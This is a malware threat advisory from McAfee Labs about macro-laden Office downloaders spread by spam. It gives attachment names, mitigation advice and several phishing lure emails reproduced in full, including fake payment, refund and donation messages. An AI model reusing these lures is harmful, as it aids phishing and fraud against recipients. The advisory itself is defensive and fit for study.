McAfee Labs Threat Advisory

W97M/Downloader – X97M/Downloader

June 21, 2018

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that can be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.secure.mcafee.com/signup_login.


Summary

W97M/Downloader and X97M/Downloader are Microsoft Office files that contain a malicious macro. The only difference between them is that W97M detections are related to Word files and X97M detections are related to Excel files.

Usually the malicious code is located in a VBA macro, which in turn downloads and executes other malware on the infected machine.

McAfee Labs is also aware of a new variant that attempts to hide the malicious VBA code in the document body instead of putting the malicious code on the macro itself. To do that, they put the code in a text box object inside a form within the document, and use a small macro just to read that object and execute what is inside it.

The following snapshot shows the two different approaches described above:



The malicious Office file usually arrives on a machine as an attachment as part of spam or phish emails. The file can be a Word document (.doc file or .docx file) or an Excel workbook (.xls file or .xlsx file).

It is important to note that documents with macros will not execute automatically with the default Microsoft Office installation, which means that end users must manually enable the execution of macros for the malware to run. This is also valid for the new variant that hides the code in the text box object, because the content of this object must be read and executed by a small macro in the document. Ensure that this policy is enforced and users are informed and trained about not enabling macros for unknown documents.

Furthermore, Microsoft has released a new feature in Microsoft Office 2016, which can help enterprise administrators to configure proper group policies to prevent users from activating macros in high-risk scenarios. More information and a guide of how to enable this feature is available on the official Microsoft TechNet blog site at: https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/. Microsoft also recommends the following: *"If your enterprise does not have any work flows that involve the use of macros, disable them completely. This is the most comprehensive mitigation that you can implement today."*

McAfee detects this threat under the following detection names:

- W97M/Downloader.[variant name] (Microsoft Office Word file with malicious macros)
- X97M/Downloader.[variant name] (Microsoft Office Excel file with malicious macros)

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

Infection and Propagation Vectors


The malware uses spam as the primary propagation vector, which comes with an attachment in the form of a Word document or an Excel workbook. The Word document or Excel workbook contains a Visual Basic Application macro that will download the malware directly to the user's machine, or it might download a VB Script file or invoke a PowerShell script that will in turn download and execute malware.


The following are observed subjects that the spam campaign uses:


- Transaction is completed # 53758807
- Bank Payments
- La factura 5461
- INVYW419743E Duplicate Payment Received
- INVOICE 224245 from Power EC Ltd
- Thank you for your donation to The ALS Association
- Investment project
- Pixmania.com payment order detail
- Job Application

The attachments might be named as one of the following:

- Reply[number].zip
- 2014_11_07_14_09_19.doc
- Reply[number].doc
- De_YW419743E.doc
- 224245.doc
- Donation_form.doc
- Project.doc
- Payment order details.doc
- Resume.doc
- [6 alpha-numeric digits]-[6 alpha-numeric digits].doc (ex. 12345A-B67890.DOC)
- Accelerated_Service_Info.doc


Transaction is completed #53758807. - Message (Plain Text)
File
Message
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Delete
Respond
Move to: ?
To Manager
Team E-mail
Quick Steps
Move
Actions
Mark Unread
Categorize
Follow Up
Tags
Translate
Find
Related
Select
Editing
Zoom
From:
To:
Cc:
Subject: Transaction is completed #53758807.
Sent: Wed 10/8/2014 8:51 AM
Message
Reply11.zip (65 KB)
Untitled attachment 00004.txt (129 B)
The submission for reference 72\45510 was successfully received and was not processed.
Check attached copy for more information.
= This is an automatically generated email. Please do not reply as the email address is not monitored for received mail. =


Bank Payments - Message (HTML)
File
Message
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Delete
Respond
Create New
Quick Steps
Move
Actions
Mark Unread
Categorize
Follow Up
Tags
Translate
Find
Related
Select
Editing
Zoom
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.
From:
To:
Cc:
Subject: Bank Payments
Sent: Wed 11/12/2014 9:22 AM
Message
2014_11_07_14_09_19.doc (139 B)
Good Afternoon,=o:p>
Paying in sheet attached
&=bsp;
Regards
Sandra Whi=more
Care Hom= Administrator
Nazareth House
162 East End Road
East Finchley
London
N2 ORU
Tel:0=088831104
Fax=02084443691
Nazareth Care Charitable Trust- Registered Offi=e – Larmenier Centre, 162 East End Road, London N2 ORU
Registered Charity – England & Wales – 1113666, Sco=land – SCO42374
Registered Company registered in =ngland & Wales – Company Number 05518564
Windows Desktop Search is not available.



FW: INVYW419743E Duplicate Payment Received - Message (HTML)

File | Message

Junk | Delete | Reply | Reply All | Forward | Meeting | More | Move | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom

Delete | Respond | Move | Tags | Editing | Zoom

You forwarded this message on 11/12/2014 4:24 AM.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

From: [redacted]
Sent: Wed 11/12/2014 1:31 AM
To: [redacted]
Cc:
Subject: FW: INVYW419743E Duplicate Payment Received

Message | De_YW419743E.doc

Good afternoon,

I refer to the above invoice for which we received a bacs payment of £671.86 on 10th November 14. Please be advised that we already received payment for this invoice, by bacs on 30th October 2014.

I will therefore arrange a refund, please confirm preferred method, cheque or bacs transfer. If a cheque please confirm the name the cheque should be made out too or if bank transfer, please advise bank details.

If you have any queries regarding this matter, please do not hesitate to contact me.


I look forward to hearing from you .

Many thanks

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic downlo...

Norma Cantrell
Accounts Department

Windows Desktop Search is not available.



Thank You for your donation to The ALS Association! - Message (HTML)

File | Message

Junk | Delete | Reply | Reply All | Forward | Meeting | More | Move | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom

Delete | Respond | Move | Tags | Editing | Zoom

Follow up. Start by Wednesday, September 10, 2014. Due by Wednesday, September 10, 2014.
You forwarded this message on 9/10/2014 11:07 PM.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

From: [redacted]
Sent: Sat 9/6/2014 11:01 PM
To: [redacted]
Cc:
Subject: Thank You for your donation to The ALS Association!

Message | donation form.doc (110 KB)

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.
Welcome, Ice Bucket Challengers

Dear member,your password: aXxQwDR
Please click here for your printable donation form.

Thank you very much for your contribution to The ALS Association.
Your thoughtful gift will help us accelerate progress in finding treatments and a cure for ALS through our global research program,
provide vital care to people living with ALS through our network of ALS Certified Centers and clinics, and sustain our public policy efforts.
Your gift will also help us support our network of local chapters across the U.S.
That provides essential support programs and care services to people living with ALS and their families.
Thank you again for your generous gift. You have truly made a difference!

Sincerely,

Right-click here to download pictures. To help protect your privacy, Outlook p...

Right-click here to download pictures. To help protect your privacy, Outlook...

Barbara Newhouse
President and CEO
The ALS Association

https://www.facebook.com/hashtag/icebucketchallenge

Windows Desktop Search is not available.

Mitigation

Mitigating the threat at multiple levels such as file, registry, URL, and IP addresses can be achieved using various layers of McAfee security products. Browse the product guidelines available here (click **Knowledge Center**, and select **Product Documentation** from the Content Source list) to mitigate the threats based on the behavior described below in the "Characteristics and symptoms" section.

Refer the following KB articles to configure Access Protection rules in VirusScan Enterprise (VSE):

- KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
- KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x


Because this malware uses spam attachments to spread, users should follow the following mitigation procedures to avoid this threat:

- Ensure GTI is enabled on gateway devices and endpoints.
- Instruct users to not open unknown or unsolicited attachments.
- Ensure Microsoft Office Security policies for macros are set to High or Very High.
- Ensure there are no allow list policies that exempt .doc or .docx attachments from Anti-Spam and AV scanning.

Users of the following products should check if GTI is enabled to block the IP addresses being used to send spam:

- SaaS
- Email and Web Security 5.6
- Email Gateway (7.x or later) 7.6
- GroupShield for Microsoft Exchange 7.0.x

On Email Gateway products, enable scanning and deletion of office documents that contain embedded macros as follows:



If macros are removed from the malicious document, Word editors might give a warning upon opening, which is expected. If legitimate files with embedded macros get blocked because this feature is enabled, advise email senders to zip and password protect their attachments, which is a recommended practice.


Desktop users need to enable the Outlook plugin, and install the Site Advisor browser plugin to detect the spam attachment to block access to the malicious domains.

Basic rules on handling emails:
Treat email from unknown senders with caution. If an email looks strange, do the following: ignore it, delete it, and never open attachments or click on URLs.


Opening file attachments, especially from unknown senders, harbors risks. Never click links in emails without checking the URL. Many email programs permit the actual target of the link to be seen by hovering the mouse over the visible link without clicking on it (called the mouse-over function).

Never respond to spam emails. A response lets the fraudsters know that the address they wrote to is valid.


Rule 1: Prevent executables from launching in AppData, and prevent new executables from being created:




Rule 2: Prevent execution of scripts from the temp folder:



Rule 3: Prevent the execution of specific script names in the temp folder seen in the recent campaign:


